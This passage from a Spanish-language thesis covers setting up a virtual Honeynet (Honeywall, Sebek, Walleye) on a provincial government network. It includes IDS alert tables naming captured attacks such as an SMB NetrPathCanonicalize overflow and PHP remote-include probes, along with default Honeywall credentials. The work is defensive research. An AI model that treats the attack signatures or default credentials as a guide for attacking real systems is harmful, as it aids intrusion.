Tabla IV.5 Trafico NetBIOS

Una vez que se ha analizado el tráfico que ha sido capturado a través de la Honeynet, se procede a especificar los intentos que ataques que han sido capturados a través del IDS, los cuales se muestran en la Figura IV.37 demostrando de esta manera que la tecnología Honeypot permitirá mejorar la seguridad informática a través de la detección proactiva de ataques y simulación de objetivos vulnerables que despistaran al posible atacante informático




Figura IV.37 Ataques capturados

En la tabla IV.6 se detallan los ataques que han sido capturados, y el número de veces que se repiten los mismos

Descripción del ataque	Veces
ATTACK-RESPONSES Microsoft cmd.exe banner Count	11
ICMP PING CyberKit 2.2 Windows Count	13
ICMP PING NMAP Count	45
NETBIOS DCERPC NCACN-IP-TCP IActivation	46
NETBIOS SMB-DS IPC$ unicode share access Count	11
NETBIOS SMB-DS lsass DsRolerUpgradeDownlevelServer	11
NETBIOS SMB-DS srvsvc NetrPathCanonicalize WriteAndX little endian overflow attempt	47
WEB-CGI awstats access Count	9

WEB-CGI formail access Count	10
WEB-CGI guestbook.cgi access Count	10
WEB-CGI viewtopic.php access Count	9
WEB-frontpage /_vti_bin/ access Count	10
WEB-frontpage POSTING Count	12
WEB-IIS view source via translate header Count	11
WEB-MISC backup access Count	10
WEB-MISC ftp attempt Count	9
WEB-MISC Phorecast remote code execution attempt Count	11
WEB-PHP admin.php accesss Count	12
WEB-PHP Advanced Poll booth.php access Count	9
Web-PHP remote include path Count	14
WEB-PHP Setup.php access Count	10
WEB-PHP view topic.php access Count	9

Tabla IV.6 Descripción de los ataques capturados

CAPÍTULO V
GUÍA METODOLÓGICA

5.1 DESCRIPCIÓN DE LA GUÍA

La presente guía metodológica pretende ser un sustento técnico que ayudara en el diseño, instalación y configuración de una Honeynet Virtual, para lo cual se deberán realizar los siguientes pasos.

5.2 ANÁLISIS DE LA INFRAESTRUCTURA EXISTENTE

Como paso inicial es necesario el análisis de la infraestructura existente en la intranet donde se desee instalar y configurar una Honeynet virtual, paro lo cual se deberá tomar en cuenta:

- El tamaño de la red, a fin elegir el número de honeypots virtuales que se instalaran en la misma, de esta manera no se genera demasiado tráfico en redes que pueden ser susceptibles a congestionamiento, por ejemplo tormentas de broadcast.

- Los puntos de falla, estos se deberán analizar tomando en cuanta cuales pueden ser los posibles fallos de seguridad en la política informática de una institución, generalmente, estos se presentan en las redes inalámbricas, ya que las mismas poseen grandes fallos de seguridad que necesitan ser corregidos por el administrador. En el caso de no poseer red inalámbrica, el administrador deberá analizar si la red informática presenta puntos de red que puedan ser accedidos sin restricciones por el público general.

- Identificar la VLAN a la cual va a pertenecer la Honeynet, a fin de no tener problemas de conectividad.

- Analizar el diseño de la red existente, a fin de no crear un cuello de botella en la misma, recordando que en la arquitectura de la Honeynet, esta

recolectara todos los paquetes que fluyan a través de la misma, sino se toma en cuenta esta sección, se producirán retardos en el tráfico de la red, debidos al funcionamiento erróneo de la Honeynet

- Verificar los recursos tecnológicos de hardware a fin de decidir si la implementación de la Honeynet será de una manera física o de una manera virtual.

5.3 DISEÑO DE LA HONEYNET

Para el diseño de la Honeynet se deberá analizar qué tipo de generación será la base para nuestra implementación, se deberá tomar en cuenta lo siguiente:

Honeynet de Primera Generación:

- Los honeypots se encuentran en el mismo dominio de broadcast que los hosts
- Sería necesaria la implementación de una tarjeta de red extra en el firewall a fin de conectarlo a la Honeynet

- Si no se configura adecuadamente el IDS en una maquina robusta es probable que se produzca un cuello de botella en el mismo, lo cual ocasionaría un grave peligro a la disponibilidad de los datos empresariales.

- El router se instala con la intención de ocultar la presencia del cortafuegos a ojos de los sistemas de la red de honeypots, de modo que cuando un intruso investigue el gateway de un sistema comprometido descubrirá un router y no un cortafuegos.

- No es posible garantizar que todo el tráfico circule por el IDS, por el principio de una red Ethernet switcheada, de esta manera, se compromete la integridad de la Honeynet

- El principal inconveniente que presentan las Honeynets de Primera Generación tiene que ver con sus limitaciones en el control del atacante: si le permite un cierto umbral de conexiones, en el peor de los casos, sería posible que todas y cada una de estas conexiones sea un ataque exitoso y las medidas de contención habrían fracasado.

Honeynet de Segunda Generación

- La arquitectura, de una Honeynet de 2da generación es más sencilla que la que la de primera generación ya que tanto las tareas de control como las de

captura y recolección de datos se realizan en un único sistema que el Honeynet Project denomina Honeywall.

- Esta centralización simplificará también los procesos de desarrollo y administración de la Honeynet

- El Honeywall dispone de tres interfaces de red. La que aparece conectada al router se utiliza exclusivamente para la administración remota del sistema. Con respecto a las otras dos interfaces el sistema se va a comportar como un bridge: dichas interfaces van a carecer de direcciones IP y MAC asociadas y el sistema ni hará encaminamiento de tráfico ni decrementará el TTL de los paquetes que lo atraviesen.

- Al utilizar este tipo de topología, sólo se precisa de una máquina física, que funciona como anfitriona de la red virtual. Esto se traduce en una disminución significativa del coste del hardware y el espacio requerido por la Honeynet, convirtiéndola así en la denominada Honeynet virtual o Auto contenida

- Beneficia la administración, permitiendo centralizar y gestionar todos los sistemas de la Honeynet de modo centralizado desde el equipo anfitrión.

- El hecho de que todo se ejecute en un único equipo convierte una Honeynet en una solución “plug-and-play”

5.4 IMPLEMENTACIÓN DE LA HONEYNET

Para la implementación de la Honeynet virtual, se deberán realizar los siguientes pasos:

- Instalación del software de virtualización VMware
- Creación de una nueva máquina virtual con 3 tarjetas de red, de las cuales 2 se encontraran en modo bridge y 1 deberá ser configurada en modo VMnet Switch
- Instalación de Honeywall, si no se dispone de la imagen ISO del proyecto, se lo podrá descargar de https://projects.honeynet.org/honeywall

Una vez que se ha creado la nueva máquina virtual, es necesaria la puesta en marcha de la instalación y la configuración de la Honeywall para lo cual se deben realizar los siguientes pasos.

- Formateo del disco duro e instalación automática de los componentes necesarios para la ejecución de la Honeywall

- Ingreso a la configuración con el user **roo** y pass **honey**
- Acceso al usuario de configuración a través del comando **su –** password **honey**
- Leemos y verificamos si aceptamos el acuerdo de responsabilidad
- Indicamos el método interview a fin de ingresar manualmente las configuraciones deseadas en el Honeywall
- Ingresamos las direcciones Ips de los honeypots, de acuerdo a nuestro diseño
- Ingresamos la dirección de red en formato CIDR
- Ingresamos la dirección de broadcast de la red
- El Honeywall nos indica que hemos terminado la primera parte de las configuraciones correspondiente a las direcciones Ips
- Nos pregunta si deseamos configurar la interfaz de administración remota, le damos a yes
- Ingresamos la dirección Ip por la que va a escuchar en modo administración remota
- Ingresamos el gateway para la Ip de administración

- Ingresamos el hostname con el que será identificado, para despistar lo recomendable sería ponerlo un nombre ficticio. Ejemplo server
- Ingresamos el dominio al que pertenece el Honeywall, de no pertenecer a ningún dominio especificamos localdomain
- Especificamos el servidor de DNS
- Nos mostrara la confirmación si deseamos activar la interfaz de administración remota, le damos a si
- Nos pregunta si deseamos activar la interfaz desde en el próximo boot
- Nos pregunta acerca de la configuración de SSH
- Nos pregunta si deseamos que el usuario root pueda logearse remotamente
- De igual manera deberemos realizar el cambio de password para el usuario roo
- Debemos escoger el puerto por el que va a escuchar la interfaz de administración
- Ingresamos las direcciones Ips que están permitidas a administrar el Honeywall remotamente, sino no deseamos especificar direcciones ingresamos **"any"**
- Seleccionamos si deseamos habilitar la interfaz web de administración remota seleccionamos yes

- Seleccionamos la opción para restringir las comunicaciones salientes
- Ingresamos los puertos TCP salientes permitidos
- Ingresamos los puertos UDP salientes permitidos
- Nos muestra un mensaje indicándonos que hemos terminado con la segunda parte de la instalación de la Honeywall
- Ingresamos el valor para la recolección de datos
- Ingresamos el valor límite de conexiones TCP
- Ingresamos el valor límite de conexiones ICMP
- Ingresamos el límite de conexiones para los demás protocolos
- Indicamos la dirección física para el archivo blacklist, el cual obtendrá las IPs que han sido banneadas manualmente
- Indicamos la dirección física para el archivo whitelist, el cual obtendrá las IPs de confianza que han sido agregadas manualmente
- Nos pregunta si deseamos activar el modo “Roach Motel” para lo cual seleccionamos no, ya que de hacerlo se restringirá el tráfico de los honeypots
- Nos muestra un mensaje indicándonos que hemos terminado con la tercera parte de la instalación de la Honeywall

- Seleccionamos si a la opción que permite la utilización de los servidores DNS por parte de los honeypots

- Especificamos si queremos utilizar la opción de envío de mails. Para ello deberemos tener configurado un servidor sendmail, sino el envío se realizara a localhost

- Escogemos que la opción de alertas se active automáticamente cada vez que se reinicie el ordenador

- Configuramos las opciones de Sebek, a fin de poder recibir datos desde los honeypots

- Ingresamos la dirección que escuchara los paquetes Sebek desde los honeypots

- Ingresamos el puerto UDP por el que el servidor va a escuchar los paquetes Sebek

- Configuramos a Sebek a fin de que acepte y realice un log de todo el tráfico que es enviado a los honeypots

- Finalmente nos muestra un cuadro en el que podemos ver que las configuraciones del Honeywall han sido culminadas

- Una vez que ha terminado la instalación y configuración preliminar de la Honeywall, ya podemos abrir un navegador e ingresar https://[direccion_ip_de_administracion_remota]

- Ingresamos el user y pass y a continuación el Honeywall nos mostrara la pantalla de resumen con los principales resúmenes de la actividad que ha loggeado hasta el momento.

5.5 VERIFICACIÓN DEL DISEÑO

Para la verificación del diseño, se deben realizar los siguientes pasos:

1. Configuración de Fecha y hora

Propósito: Correcta configuración de la fecha y hora del Honeywall y Honeypots.

Descripción: La instalación de los Sistemas Operativos por lo general nunca configura la hora y fecha actual, podemos tener una Honeynet con dispositivos

con horas y fechas diferentes. Esto afecta en la recolección de datos, las estampas de tiempo en los logs no corresponderían impidiendo realizar un rastreo de un ataque.

Pasos:

- Chequear la fecha y hora en el Honeywall, usando el comando "date".
- Verificar que corresponde la fecha y hora actual, caso contrario configurarla usando "date –s "fecha"".
- Chequear la fecha y hora en los Honeypots, usando el comando "date" para Linux y "time" Windows.
- Verificar que corresponde la fecha y hora actual, caso contrario configurarla usando "date" o "time".

2. Los Honeypots deben poder establecer conexiones entrantes y salientes a la red interna usando el protocolo IP.

Propósito: Los Honeypots accedan en ambas direcciones a la red interna.

Descripción: Cuando una máquina no tiene acceso a la red lo primero que se verifica es su conexión, verificar el cableado, para las conexiones lógicas hay que revisar que correspondan las configuraciones de las interfaces de red virtuales (modo bride o modo host-only), revisar que la máquina física (Host) este correctamente conectada a la red, luego revisar si el firewall de Honeywall está funcionando, revisar que no esté bloqueando paquetes, revisar algún firewall instalado en los Honeypots (como el firewall de Windows.)

Pasos:

- Ping a cada Honeypot desde la máquina de pruebas, ejecutando ping <IP>
- Verificar que se obtiene respuesta con mínimo 4 ECHO replies desde la Honeypot.
- Ping la máquina de pruebas desde los Honeypots, ejecutando ping <IP>
- Verificar que se obtiene respuesta con mínimo 4 ECHO replies desde la máquina de pruebas.

3. Los Honeypots deben resolver nombres de dominio usando los DNS.

Propósito: Los Honeypots deben resolver los nombres de dominio.

Descripción: Es necesario para el correcto funcionamiento de los Honeypots, que puedan resolver nombres de dominio.

Pasos:

- Ejecutar "nslookup www.google.com" o "ping www.google.com" en los Honeypots.
- Verificar la correcta resolución de nombre para el dominio www.google.com

4. **El Honeywall está registrando el tráfico. Propósito: Garantizar el registro de tráfico en el Honeywall**

Descripción: En el Honeywall puede no estar levantado Snort, para hacerlo en el menú seleccionar "Recargar Honeywall"

Pasos:

- Ingresar al Honeywall como root
- Seleccionar IP PROTO-> ICMP -> Result Format-> Wall Eye flow view

- Verificar las entradas con el protocolo ICMP correspondientes a los Ping realizados en pruebas anteriores.

5. Walleye está activado y permite ingresar con el usuario.

Propósito: La herramienta gráfica de análisis "Walleye" incluida en el Honeywall esté activa y correctamente configurada.

Descripción: Muchas veces el demonio http no se encuentra levantado o la IP para la administración no está configurada. Verificar que en el Honeywall este configurada "Would you like to configure a magnament interface" con "Yes", y reiniciar el Honeywall verificando que http se levante.

Pasos:

- Conectar la máquina de pruebas a la interface de administración, configurar la IP correspondiente e ingresar a "https://IPADMISTRACION/'

- Ingresar el usuario y contraseña
- Verificar que el acceso este correcto

6. Walleye muestra el tráfico registrado por el Honeywall.

Propósito: Verificar que Walleye muestre el tráfico registrado por Snort en el Honeywall.

Descripción: Walleye es la principal herramienta de análisis, es necesario verificar que muestre los registros de Snort, en caso de que no lo haga se debe a una mala instalación, se procede a reinstalar el Honeywall.

Pasos:

- Ingresar en Walleye
- En la pantalla principal deberíamos poder ver de manera gráfica el tráfico que está siendo capturado por el Honeywall

7. Honeywall envía mensajes de alerta.

Propósito: Garantizar que el Honeywall envía emails de alerta.

Descripción: El Honeywall no podrá enviar email si el puerto 25 no aceptando conexiones, o si no se ha configurado un email válido.

Pasos:

- En uno de los Honeypot generar paquetes ICMP hasta completar el límite permitido, (ping IP)
- Revisar la bandeja de entrada del correo configurado en el Honeywall por un email de alerta

8. Sebek está funcionando en los Honeypots y enviando datos.

Propósito: Garantizar que el Cliente Sebek está enviando datos y el Servidor Sebek los recibe.

Descripción: Si no se recibe datos del Sebek puede ser por una mala configuración en los parámetros de red, el cliente Sebek para Windows sigue funcionando aún después reiniciar el sistema, pero el Cliente Sebek de Linux requiere ser instalada cada vez que se inicia el Sistema Operativo

Pasos:

- Generar datos para el Sebek, para Windows ingresar comandos en la consola, en Linux conectarse por SSH a un Honeypot e ingresar comandos
- Ingresar en Walleye y verificar los datos capturados por el Servidor Sebek, están marcados con la etiqueta “Sebeked”

CONCLUSIONES

- Mediante la implementación de la tecnología Honeypot, se pudo determinar que el 38,14% del tráfico generado en la red de datos del Gobierno Autónomo descentralizado de la Provincia de Chimborazo corresponde a tráfico NetBIOS, el cual se debe a la gran cantidad de hosts que corren bajo sistema operativo Windows XP

- Del tráfico con mayor incidencia se pudo comprobar que se realizaron 47 ataques registrados en el IDS, pertenecientes al ataque NETBIOS SMB-DS srvsvc NetrPathCanonicalize WriteAndX little endian overflow attempt.

- Mediante este trabajo, se pudo concluir que la tecnología Honeypot es un importante recurso informático que permite simular objetivos vulnerables en una red de datos, para así despistar la atención del atacante y poder tomar las respectivas acciones por parte del administrador de red.

- Para estudiar los principales ataques de seguridad informática se utilizó la distribución de GNU/Linux BackTrack, en su versión 5 R1, la cual cuenta con herramientas que nos permiten atacar servidores y estaciones de la misma manera que lo haría un posible intruso

- Al implementar la tecnología Honeypot, fue posible demostrar el funcionamiento de la Honeynet, para lo cual se han preparado un conjunto de ataques que fueron finalmente ejecutados, obteniendo resultados los

cuales me permitieron determinar las vulnerabilidades y puntos críticos de la red. Descubrir patrones de ataques. Recolectar toda la información acerca del atacante y su modo de operación (Ej.: Escaneo de puertos, detección de vulnerabilidades, ejecución del ataque, etc.). Descubrir y manejar herramientas que permitan gestionar los eventos de seguridad ocurridos de una manera comprensible y ordenada para implementar distintos tipos de solución para cada problema encontrado. Conocer cuáles son las vulnerabilidades y los ataques a los que ese encuentra expuesto el sistema para en un futuro poder establecer políticas de seguridad que minimicen los riesgos encontrados

- A través de las pruebas realizadas y el análisis de los resultados obtenidos se pudo concluir que el sistema ha funcionado correctamente y ha logrado detectar los diferentes ataques que se ha llevado acabo, generando las respectivas alertas; logrando así tener un monitoreo de todo el tráfico que circula por la Honeynet

- La Honeynet virtual entrega una solución rentable económicamente, permite movilidad y ahorro de espacio y hardware, además de un alto rendimiento, utilizando un software de virtualización estable como VMware

- Al redactar la guía metodológica para el análisis, diseño, implementación y verificación de la tecnología Honeynet se ha creado un documento técnico que podrá servir como base para futuras investigaciones en el campo de la

seguridad informática, específicamente en el área de la simulación de objetivos vulnerables a través de la tecnología Honeypot

RECOMENDACIONES

- Debido a la cantidad de información recogida se recomienda que los discos duros de la máquina que actúa como Honeywall posean una gran capacidad de almacenamiento y procesamiento

- Se recomienda que los honeypots utilicen un sistema operativo basado en GNU/Linux, para evitar que sea contaminada por los binarios descargados

- Se recomienda prestar atención al implementar una Honeynet debido a la complicidad, protección de datos y responsabilidades por cualquier daño que es capaz de causarse desde el atacante. Por tanto es importante un monitoreo constante de la red y ubicar la Honeynet en una zona donde no comprometa a ningún sistema y evitar que alguna red sufra daños.

- Se recomienda analizar exhaustivamente la infraestructura disponible antes de realizar el diseño de la Honeynet, a fin de evitar posibles cuellos de botella que podrían ocasionar el mal funcionamiento de la red

- Una vez que los resultados de vulnerabilidades han sido obtenidos, se recomienda la planificación y ejecución de una política de seguridad que permita gestionar y reparar dichas vulnerabilidades informáticas

- Se recomienda actualizar constantemente la base de datos del IDS a fin de gestionar las nuevas vulnerabilidades que se sigan descubriendo así como tratar en lo posible de eliminar los falsos positivos

- Tener especial cuidado al momento de la instalación y ejecución de Sebek puesto que este será el motor para la recolección de los datos entregados hacia la Honeynet.

- Se recomienda continuar con la investigación acerca de tecnologías involucradas en la seguridad informática como es el caso de los honeypots y Honeynets, puesto que este nos brindara un mecanismo proactivo de alertas frente a posibles ataques informáticos.

RESUMEN

Realizar el análisis de la tecnología Honeypot y su aplicación en la detección y corrección de vulnerabilidades en la red de datos del Gobierno Autónomo Descentralizado De La Provincia De Chimborazo

Para el desarrollo del presente trabajo de tesis se ha utilizado el método Inductivo-Deductivo para la recolección y análisis de la información

El presente trabajo trata acerca del análisis, diseño, implementación, ejecución y verificación de resultados en basados en la tecnología Honeypot en la red de datos del Gobierno Autónomo Descentralizado de la Provincia de Chimborazo , la cual permite la emulación de objetivos y servicios vulnerables a fin de que los mismos sean comprometidos por atacantes informáticos, de esta manera se conocerán las vulnerabilidades que presenta el diseño de red, permitiéndonos realizar las correcciones pertinentes.

Para la simulación de ataques informáticos se siguió la metodología Ec-Council Ethical Hacker basada en Footprinting, Scanning, Identificación de Vulnerabilidades, Penetración al Sistema, Mantenimiento del Accesos y Borrado de Huellas, para completar estos pasos, se utilizó el sistema operativo BackTrack 5 R1, el cual está basado en GNU/Linux y cuenta con herramientas que nos permiten vulnerar servidores y estaciones de la misma manera que lo haría un posible atacante informático.

Mediante la implementación de la tecnología Honeypot, se pudo determinar que el 38,14% del tráfico generado en la red de datos del Gobierno Autónomo descentralizado de la Provincia de Chimborazo corresponde a tráfico NetBIOS

Del tráfico con mayor incidencia se comprobó que se realizaron 47 ataques registrados en el IDS, pertenecientes al ataque NETBIOS SMB-DS srvsvc NetrPathCanonicalize WriteAndX overflow.

Al implementar la Honeynet se pudo capturar los ataques informáticos que se realizaban en contra de los objetivos simulados, lo cual permitirá la gestión, formulación y ejecución de una política de seguridad personalizada en la red de datos del Gobierno Autónomo Descentralizado de la Provincia de Chimborazo

SUMMARY

BIBLIOGRAFÍA

1 **GARCÍA FERNÁNDEZ NÉSTOR**. Administración de Redes de Ordenadores. Madrid-España, Frikis, 1999 Pp 2-9

2 **LANCE SPITZNER.** Honeypots Tracking Hackers. Silicon Valley-EEUU. Phoenix, 2007, 375p

3 **NIELS PROVOS.** Virtual Honeypots. Chicago-EEUU, Kindle, 2010 420p

BIBLIOGRAFÍA DE INTERNET

4 **AppleTalk**.

http://www.worldlingo.com/ma/enwiki/es/AppleTalk.

2011-06-06

5 **Datagrama IP.**

http://www.profesores.frc.utn.edu.ar/sistemas/ingsanchez/

2011-06-13

6 **Desingn Pattern In C+.**

http://www22.verizon.com/fns/solutions/netsec/

2011-08-14

7 **Direccionamiento del puerto.**

http://curriculum.netacad.net/virtuoso

2011-06-24

8 **Honeynets.**

http://www.honeynet.org

2011-05-10

9 **Honeypot**

http://www.securityfocus.com/archive/119/515596/

2011-05-14

10 **Protocolo FTP.**

http://es.kioskea.net/contents/internet/ftp.html

2011-06-14

11 **Protocolo HTTP.**

http://www.mitecnologico.com/Main/Http.

2011-06-14

12 **Protocolos de Red**

http://www.gobiernodecanarias.org/protocol1.htm

2011-06-06

13 **Protocolo SNMP.**

www.informatica.uv.es/it3guia/snmp-santi.ppt

2011-06-14

14 **Protocolo Telnet.**

http://www.ulpgc.es/otros/tutoriales/tcpip/3376c42.html

2011-06-13

15 **Protocolo TCP/IP.**

www.isa.uniovi.es/docencia/redes/tema6.pdf

2011-06-13

16 **Protocolo UDP**.

www.profesores.frc.utn.edu.ar/Protocolo_UDP.pdf

2011-06-13